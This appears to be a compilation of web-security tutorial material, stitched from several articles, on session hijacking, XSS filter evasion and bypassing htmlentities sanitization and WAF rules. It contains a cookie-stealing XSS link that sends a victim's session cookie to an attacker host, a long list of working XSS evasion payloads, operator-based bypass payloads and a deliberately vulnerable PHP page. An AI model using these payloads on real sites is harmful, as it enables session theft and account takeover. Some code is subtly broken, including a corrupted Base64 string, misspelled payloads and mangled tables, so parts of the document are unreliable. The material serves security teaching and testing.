
One common issue is that many sites generate session IDs based on predictable variables like the current time or the user's IP address, which makes them easy for an attacker to determine. Another issue is that without SSL/TLS, they are transmitted in the open and are susceptible to eavesdropping. And unfortunately, these sorts of vulnerabilities can leave you exposed to session hijacking.

What is Session Hijacking?

Session hijacking occurs when a user session is taken over by an attacker. As we discussed, when you login to a web application the server sets a temporary session cookie in your browser. This lets the remote server remember that you're logged in and authenticated. Because this kind of attack requires the attacker to have knowledge of your session cookie, it's also sometimes referred to as cookie hijacking. It's one of the most popular methods for attacking client authentication on the web.

A hacker needs to know the victim's session ID to carry out session hijacking. It can be obtained in a few different ways (more on that later), including by stealing the session cookie or by tricking the user into clicking a malicious link that contains a prepared session ID. Either way, the attacker can take control of the session by using the stolen session ID in their own

browser session. Basically, the server is fooled into thinking that the attacker's connection is the same as the real user's original session.



Once the hacker has hijacked the session, they can do anything that the original user is authorized to do. Depending on the targeted website, this can mean fraudulently purchasing items, accessing detailed personal information that can be used for identity theft, stealing confidential company data, or simply draining your bank account. It's also an easy way to launch a ransomware attack, as a hacker can steal then encrypt valuable data.

The repercussions can be even worse for larger enterprises because cookies are often used to authenticate users in single sign-on systems (SSO). It means that a successful attack can give the attacker access to multiple web applications at once, including financial systems, customer databases, and storage locations that contain valuable intellectual property. Needless to say, no good comes of session hijacking, regardless of who you are.

So how is session hijacking actually performed? There are a few different approaches available to hackers.

Common Methods of Session Hijacking

Session Fixation

Session fixation attacks exploit the vulnerability of a system that allows someone to fixate (aka find or set) another user's session ID. This type of attack relies on website accepting session IDs from URLs, most often via phishing attempts. For instance, an attacker emails a link to a targeted user that contains a particular session ID. When the user clicks the link and logs in to the website, the attacker will know what session ID that is being used. It can then be used to hijack the session. The exact sequence of attack is as follows:

1. An attacker determines that <http://www.unsafewebsite.com/> accepts any session identifier and has no security validation.
2. The attacker sends the victim a phishing email, saying "Hello Mark, check out this new account feature from our bank." The link directs the victim to

`http://unsafewebsite.com/login?SID=123456`. In this case, the attacker is attempting to fixate the session ID to 123456.

3. The victim clicks on the link and the regular login screen pops up. Nothing seems amiss and the victim logs on as normal.
4. The attacker can now visit `http://unsafewebsite.com/?SID=123456` and have full access to the victim's account.



A variation of this attack wouldn't even require the victim to login to the site. Instead, the attacker would fixate the session so they could spy on the victim and monitor the data they enter. It's essentially the reverse of the scenario we just discussed. The attacker logs the victim in themselves, then the victim uses the site with the authentication of the attacker. If, for example, the victim decides to buy something, then the attacker can retrieve the credit card details by looking at the historical data for the account.

Session Sniffing

Session sniffing is when a hacker employs a packet sniffer, such as [Wireshark](#), to intercept and log packets as they flow across a network connection. Session cookies are part of this traffic, and session sniffing allows an attacker to find and steal them.

A common vulnerability that leaves a site open to session sniffing is when SSL/TLS encryption is only used on login pages. This keeps attackers from viewing a user's password, but if SSL/TLS isn't used on the rest of the site then session hijacking can occur. Hackers will be able to use packet sniffing to monitor the traffic of everyone else on the network, which includes session cookies.

Public Wi-Fi networks are especially vulnerable to this type of session hijacking attack. A hacker can view most of the network traffic simply by logging on and using a packet sniffer since there is no user authentication for the network. Similarly, a hacker could create their own access point and perform man-in-the-middle attacks to obtain session IDs and carry out session hijacking attacks.

Public Wi-Fi Session Sniffing Attack



Cross-Site Scripting

A cross-site scripting (XSS) attack fools the user's machine into executing malicious code, although it thinks it secure because it seemingly comes from a trusted server. When the script runs, it lets the hacker steal the cookie.

Server or application vulnerabilities are exploited to inject client-side scripts (usually JavaScript) into webpages, leading the browser to execute the code when it loads the compromised page. If the server doesn't set the HttpOnly attribute in session cookies, then malicious scripts can get at your session ID.

An example of a cross-site scripting attack to execute session hijacking would be when an attacker sends out emails with a special link to a known, trusted website. The catch, however, is that the link also contains HTTP query parameters that exploit a known vulnerability to inject a script.

For session hijacking, the code that's part of the XSS attack could send the victim's session key to the attacker's own site. For example:

```
http://www.yourbankswebsite.com/search?<script>location.href='http://www.evillattacker.com/hijacker.php?cookie='+document.cookie;</script>
```

Here the `document.cookie` command would read the current session cookie and send it to the attacker via the `location.href` command. This is a simplified example, and in a real-world attack the link would most likely employ character encoding and/or URL shortening to hide the suspicious portions of the link.

<https://motilia.com/-/session-hijacking-xss-csrf>

XSS Bypass Browser Filters

What Is XSS Filtering and When Is It Used?

Before we look at XSS filter evasion, let's take a quick look at the concept of XSS filtering. At the application level, this means input validation performed specifically to detect and prevent script injection. Filtering can be done locally in the browser and/or during server-side processing, and for many years this was the main form of filtering. As [XSS attacks](#) became more widespread and dangerous, browser vendors started adding protection to prevent at

least some Cross-Site Scripting attempts from reaching the user – see [this blog post](#) for a detailed discussion of how this functionality works and how it can be abused.

The general idea is that the filter scans code input by the user or arriving at the browser and looks for typical signs of XSS payloads, such as suspicious <script> tags in unexpected places. Common approaches to filtering include complex regular expressions (regex) and code string blacklists. If potentially dangerous code is found, the filter can block either the entire page or just the suspicious code fragment. Both reactions have their disadvantages and can even open up new vulnerabilities and attack vectors, which is part of the reason why [some vendors are moving away from integrated browser filters](#).

All approaches to filtering have their limitations. XSS filtering by the browser can only be effective against reflected XSS attacks, where the malicious code injected by the attacker is directly reflected in the client browser. Filters and auditors are no use in the face of XSS attempts where the attack code is not parsed by the browser, including [DOM-based XSS](#) and stored XSS. Server-side filters, in turn, can help against reflected and stored XSS but are helpless against DOM-based attacks, as the exploit code never arrives at the server. And while input filtering by the web application itself can theoretically detect all types of XSS attacks, it comes with its own serious limitations – it can interfere with automated filters and requires frequent updates to keep up with new exploits.

How Attackers Can Bypass Cross-Site Scripting Filters

XSS filtering adds an extra level of difficulty to the work of attackers crafting XSS attacks, as any successfully injected script code also has to get past the filters. While XSS attacks generally target application vulnerabilities and misconfigurations, evasion techniques exploit weaknesses in the browser or server-side filters, down to specific products and versions.

As shown below, countless evasion approaches exist, but the common denominator is that they all abuse product-specific implementations of web technology specifications. A large part of any browser's codebase is devoted to gracefully handling malformed HTML, CSS, and JavaScript, and attempting to fix code before presenting it to the user. XSS filter evasion techniques take advantage of this complex tangle of languages, specifications, exceptions, and browser-specific quirks to slip malicious code past the filters.

Examples of XSS Filter Bypass Techniques

Filter evasion techniques can attempt to exploit any aspect of web code parsing and processing, so there are no rigid categories here. The most obvious attempts to inject script tags will generally be rejected, but other HTML tags can also provide injection vectors. Event handlers are often used to trigger script loading, as they can be tied into legitimate user actions. Commonly exploited handlers include onerror, onclick, and onfocus, but the majority of supported event handlers can be used as XSS vectors.

The following examples show a selection of typical approaches, but the list is by no means exhaustive – see the [OWASP XSS Filter Evasion Cheat Sheet](#) for a (very) detailed list of possible evasion vectors (based on rsnake's original cheat sheet).

Character Encoding Tricks

To bypass filters that rely on scanning text for specific suspicious strings, attackers can encode any number of characters in a variety of ways:

- Some or all characters can be written as HTML entities with ASCII codes to bypass filters that directly search for a string like javascript:

```
<a href="#106;avascipt:alert('Successful XSS')">Click this link!</a>
```

- To evade filters that look for HTML entity codes by scanning for &# followed by a number, hexadecimal encoding can be used for ASCII codes:

```
<a href="#x6A;avascipt:alert(document.cookie)">Click this link!</a>
```

- Base64 encoding can be used to obfuscate attack code – this example also displays an alert saying “Successful XSS”:

```
<body onload="eval(atob('YWxlcuQoJ1N1Y2Nlc3NmYWwgWFNTJyk='))">
```

- All encoded character entities can be from 1 to 7 numeric characters, with initial zeroes being ignored, so any combinations of zero padding are possible. Also note that semicolons are not required at the end of entities:

```
<a href="#x6A;avascipt&#0000058&#0000097lert('Successful XSS')">Click this link!</a>
```

- Character codes can be used to hide XSS payloads:

```
<iframe src=# onmouseover=alert(String.fromCharCode(88,83,83))></iframe>
```

Whitespace Embedding

Browsers are very lenient when it comes to whitespace in HTML and JavaScript code, so embedded non-printing characters can be used for bypassing filters:

- Tab characters are ignored when parsing code, so they can be used to break up keywords, as in this img tag (note that this no longer works in modern browsers):

```

```

The tabs can also be encoded:

```

```

- Just like tabs, newlines and carriage returns are also ignored, and can also be encoded:

```
<a href="jav&#x0A;a
script:&#x0A;ale&#x0Drt;('Successful
XSS')">Visit google.com</a>
```

- Some filters may look for "javascript: or 'javascript: and will not expect spaces after the quote. In fact, any number of spaces and meta characters from 1 through 32 (decimal) will be valid:

```
<a href=" &#x8; &#23; javascript:alert('Successful XSS')">Click this link!</a>
```

Tag Manipulation

- If the filter simply scans the code once and removes specific tags, such as <script>, nesting them inside other tags will leave valid code after they are removed:

```
<scr<script>ipt>document.write("Successful XSS")</scr<script>ipt>
```

- Spaces between attributes can often be omitted. Also, a slash is a valid separator between the tag name and attribute name, which can be useful to evade whitespace limitations in inputs – note no whitespace in the entire string:

```
<img/src="funny.jpg"onload=&#x6A;avascrit:eval(alert('Successful&#32XSS'))>
```

And another example without any whitespace, this time using the less common svg tag:

```
<svg/onload=alert('XSS')>
```

- Evasion attempts can also exploit browser efforts to interpret and complete malformed tags. Here's an example that omits the href attribute and quotes (most other event handlers can also be used):

```
<a onmouseover=alert(document.cookie)>Go to google.com</a>
```

And an extreme example of browser completion for a completely wrecked img tag:

```
<img ""><script src=xssattempt.js</script>">
```

Internet Explorer Abuse

Because of its many non-standard implementations and quirks related to integration with other Microsoft technologies, Internet Explorer provides some unique filter evasion vectors. (And before you dismiss it as an outdated and marginal browser, remember that many legacy enterprise applications continue to rely on old IE versions.)

- The majority of XSS checks will check for JavaScript, but Internet Explorer up to IE10 would also accept VBScript:

```
<a href='vbscript:MsgBox("Successful XSS")>Click here</a>
```

- Another unique IE feature are dynamic properties – the ability to specify script expressions as CSS values:

```
body { color: expression(alert('Successful XSS')); }
```

- The rare and deprecated dynsrc attribute can provide another vector:

```

```

- Use backticks when you need both double and single quotes:

```
<img src=`javascript:alert("The name is 'XSS'")`>
```

- In older IE versions, you could also include a script disguised as an external style sheet:

```
<link rel="stylesheet" href="http://example.com/xss.css">
```

Legacy Methods

Finally, here are some vectors that are rejected by most modern browsers:

- Background image manipulation:

```
<body background="javascript:alert('Successful XSS')">
```

Or using a style:

```
<div style="background-image:url(javascript:alert('Successful XSS'))">
```

- Images without img tags:

```
<input type="image" src="javascript:alert('Successful XSS')">
```

- Redirect using a meta tag: In some older browsers, this will display an alert by evaluating Base64-encoded JavaScript code:

```
<meta http-equiv="refresh" content="0;url=data:text/html  
base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
```

- And finally, an interesting (though completely unsupported) vector that uses UTF-7 encoding to hide the XSS payload:

```
<head><meta http-equiv="content-type" content="text/html; charset=utf-7"></head>+adw-  
script+ad4-alert('xss');+adw-/script+ad4-
```

<https://www.invicti.com/blog/web-security/xss-filter-evasion/>

https://business.blogthinkbig.com/how-to-bypass-antixss-filter-in-chrome_20/

XSS Bypass Sanitization

Using JavaScript Arithmetic Operators and Optional Chaining to bypass input validation, sanitization and HTML Entity Encoding when injection occurs in the JavaScript context. To know how to exploit an injection that could lead to an XSS vulnerability, it's important to understand in which context the injected payload must work.

In the HTML context, the injected payload it's different than what can be used in the JavaScript context.

Talking about JavaScript context, **often developers use encoding functions as a quick and dirty way to sanitize untrusted user input** (for example, converting "special" characters to HTML entities). It may appear a good injection killer to convert characters such as a single quote, double quotes, semicolon, etc... to their respective HTML entity codes, but in the JavaScript context it isn't always a good way to prevent stored or reflected XSS. Quoting the [OWASP Cross Site Scripting Prevention Cheat Sheet](#):

HTML entity encoding is okay for untrusted data that you put in the body of the HTML document, such as inside a <div> tag. It even sort of works for untrusted data that goes into attributes, particularly if you're religious about using quotes around your attributes. **But HTML entity encoding doesn't work if you're putting untrusted data inside a <script> tag anywhere, or an event handler attribute like onmouseover, or inside CSS, or in a URL.** So even if you use an HTML entity encoding method everywhere, you are still most likely vulnerable to XSS. **You MUST use the encode syntax for the part of the HTML document you're putting untrusted data into.** That's what the rules below are all about.

Vulnerable Application

During a test on a customer's web application, I found something very closed to the following code (it's more simplified than the original):

```

1 <html>
2 <body>
3
4 <?php
5     function sanitize_username($username) {
6         return stripslashes(
7             htmlentities($username, ENT_QUOTES),
8             [ ';' => '' ]
9         );
10    }
11 ?>
12
13 <a href="#" onclick="javascript:myFunction('/profile/<?php echo sanitize_username($_GET['user']) ?>')">Profile</a>
14
15 <script>
16     function myFunction(url) {
17         // do something...
18         location.href=url
19     }
20 </script>
21
22 </body>
23 </html>

```

Here the developer used the PHP htmlentities function to sanitize the user input on \$_GET['user'] converting special characters to HTML entities and using ENT_QUOTES flag to convert both single and double quotes (as you can see in the table below):

php Downloads Documentation Get Involved Help

Available flags constants

Constant Name	Description
ENT_COMPAT	Will convert double-quotes and leave single-quotes alone.
ENT_QUOTES	Will convert both double and single quotes.
ENT_NOQUOTES	Will leave both double and single quotes unconverted.
ENT_IGNORE	Silently discard invalid code unit sequences instead of returning an empty string. Using this flag is discouraged as it » may have security implications .
ENT_SUBSTITUTE	Replace invalid code unit sequences with a Unicode Replacement Character U+FFFD (UTF-8) or � (otherwise) instead of returning an empty string.
ENT_DISALLOWED	Replace invalid code points for the given document type with a Unicode Replacement Character U+FFFD (UTF-8) or � (otherwise) instead of leaving them as is. This may be useful, for instance, to ensure the well-formedness of XML documents with embedded external content.
ENT_HTML401	Handle code as HTML 4.01.
ENT_XML1	Handle code as XML 1.
ENT_XHTML	Handle code as XHTML.
ENT_HTML5	Handle code as HTML 5.

The stripslashes function removes all semicolon characters from the string. The sanitized input is then used inside a JavaScript function to do something.

You can find something similar in an awesome Labs by PortSwigger:

[Cross-site scripting contexts | Web Security Academy](#)

[When testing for reflected and stored XSS, a key task is to identify the XSS context: The location within the response where attacker-controllable data ...](#)



[Web Security Academy](#)



[Lab: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped | Web Security Academy](#)

[This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert ...](#)



[Web Security Academy](#)

Web Security Academy

If you want to run my vulnerable web application example, just copy and paste the command below and point your browser to <http://localhost:9000> you should find it useful in order to test all the example payloads in this article.

```
curl -s 'https://gist.githubusercontent.com/theMiddleBlue/a098f37fbc08b47b2f2ddad8d1579b21/raw/103a1ccb2e46e22a35cc982a49a41b7d0/index.php' > index.php; php -S 0.0.0.0:9000
```

Injection

As you can guess, in my example the user arg is vulnerable to reflected XSS in JavaScript context. Without sanitization and validation of what a user put in the user arg, it would be possible to exploit a reflected XSS with a simple injection like `/?user=foo');alert('XSS`. There're two important things in this specific scenario:

1. Due to the sanitization function, it isn't possible to "close" the JavaScript function `myFunction` and start a new function using the semicolon character (by injecting something like `');` the semicolon character will be removed before printing it on the response body).
2. Due to its context, the injected payload (even encoded by `htmlentities`) is decoded by the user's browser when clicking on the link. This means that the browser will decode the encoded single quote character.

onclick="javascript:myFunction('/profile/<injection>')

Payload

/?user=foo');alert('a

Sanitized

foo')alert('a')

Browser



foo')alert('a

Uncaught SyntaxError: Unexpected identifier



Exploit using Arithmetic Operators

It is possible to exploit the XSS vulnerability in this specific JavaScript context without using any semicolon character by using JavaScript Arithmetic Operators, Bitwise Operators, Logical AND/OR Operators, etc... Consider the following example:



the first console.log function prints 1337, the difference between 1338 and 1. The second one returns NaN (Not a Number). As you can see in the screenshot, before returning NaN

JavaScript executes alert(1) first and then performs the subtraction operation. We can use this condition to exploit the XSS vulnerability in our example to avoid using a semicolon.

The payload could be the following:

```
onclick="javascript:myFunction('/profile/<injection>')
```

Payload



```
/?user=foo')-alert('a
```

Sanitized

```
foo&#039)-alert(&#039a')
```

Browser

```
foo')-alert('a
```



As you can see, the alert function went executed before the subtraction, and this means that we can execute any JavaScript function without using the sanitized semicolon character.

How many operators can be used to exploit XSS here?

Subtraction is not the only operator that you can use in this kind of exploit. Below you can find an incomplete list of operators with a working payload (when applicable) and an example that you can test in your JavaScript console by copy&paste it:

OPERATORS	WORKING PAYLOADS	COPY&PASTE E
Addition (+)	foo')%2balert('a	console.log('a'+
Bitwise AND (&)	N/A	console.log('a'&
Bitwise OR ()	foo') alert('a	console.log('a'

OPERATORS	WORKING PAYLOADS	COPY&PASTE E
Bitwise XOR (^)	foo')^alert('a	console.log('a'^
Comma operator (,)	foo'),alert('a	console.log('a',a
Conditional (ternary) operator	foo')%3falert('a'):alert('b	console.log('a'?)
Division (/)	foo')/alert('a	console.log('a'/)
Equality (==)	foo')==alert('a	console.log('a'=
Exponentiation (**)	foo')**alert('a	console.log('a'*
Greater/Less than (>/<)	N/A	console.log('a'>
Greater/Less than or equal (>= <=)	N/A	console.log('a'>
Inequality (!=)	foo')!=alert('a	console.log('a'!=
Left/Right shift (>> <<)	N/A	console.log('a'<
Logical AND (&&)	N/A	console.log('a'&
Logical OR ()	foo') alert('a	console.log(fals
Multiplication (*)	foo')*alert('a	console.log('a'*
Remainder (%)	foo')%alert('	console.log('a'%
Subtraction (-)	foo')-alert('	console.log('a'-
In Operator	foo') in alert('	console.log('a' i

In the specific case of our customer's web application, characters &, < and > are encoded by htmlentities so it prevents use of operators "Bitwise AND", "Greater/Less than" and "Greater/Less then or equal". All other operators can be used to leads user's browser to execute JavaScript functions. For example:

<code>/?user=foo') alert('XSS</code>	Bitwise OR
<code>/?user=foo')^alert('XSS</code>	Bitwise XOR
<code>/?user=foo'),alert('XSS</code>	Comma
<code>/?user=foo')/alert('XSS</code>	Division
<code>/?user=foo')*alert('XSS</code>	Multiplication
<code>/?user=foo')%alert('XSS</code>	Reminder
<code>/?user=foo')-alert('XSS</code>	Subtraction
<code>/?user=foo')+in+alert('XSS</code>	In Operator

Exploit using Optional Chaining (?.)

Some Web Application Firewall Rule Set try to prevent XSS by validating untrusted user input against a list of JavaScript functions. Something like the following Regular Expression:

```
/(alert|eval|string|decodeURI|...)[()]/
```

REGULAR EXPRESSION

```
/(alert|eval|string|decodeURI)[()]/
```

TEST STRING

```
alert(1)
eval('alert(1)')
alert (1)
alert/**/(1)
```

As you can see, the first two syntaxes would be blocked by the WAF, but the last two don't match the regex. Indeed a really basic technique to bypass a weak rule is to insert white spaces or comment between the function name and the first round-bracket. **If you use [ModSecurity](#) of course you know that is easy to fix this kind of bypass** by using the

transformation functions `removeWhitespace` ([removes all whitespace characters from input](#)) and `removeCommentsChar` ([removes common comments chars such as: /*, */, --, #](#)) as the following example:

```
SecRule ARGS "@rx /(alert|eval|string|decodeURI|...)[()/'\" \
'id:123,\
t:removeWhitespace,\
t:removeCommentsChar,\
block"
```

Anyway **it's possible to bypass this specific rule** by using [the optional chaining operator](#):

The **optional chaining** operator (`?.`) permits reading the value of a property located deep within a chain of connected objects without having to expressly validate that each reference in the chain is valid. The `?.` operator functions similarly to the `.` chaining operator, except that instead of causing an error if a reference is [nullish](#) (`null` or `undefined`), the expression short-circuits with a return value of `undefined`. When used with function calls, it returns `undefined` if the given function does not exist.

Using this operator we can bypass the ModSecurity rule shown before, and the payload becomes something like this:



`/?user='),alert?.('a`

Comma operator
Bypass ";" sanitization



Optional Chaining operator
bypass Web Application Firewall rule
removes /*, */, whitespaces

If you want to try it, open your browser JavaScript console and paste the following:

```
console.log('),alert?.('XSS'))
```



Used as payload on our vulnerable web application, we can exploit the XSS bypassing both HTML entities encoding and Web Application Firewall rule:



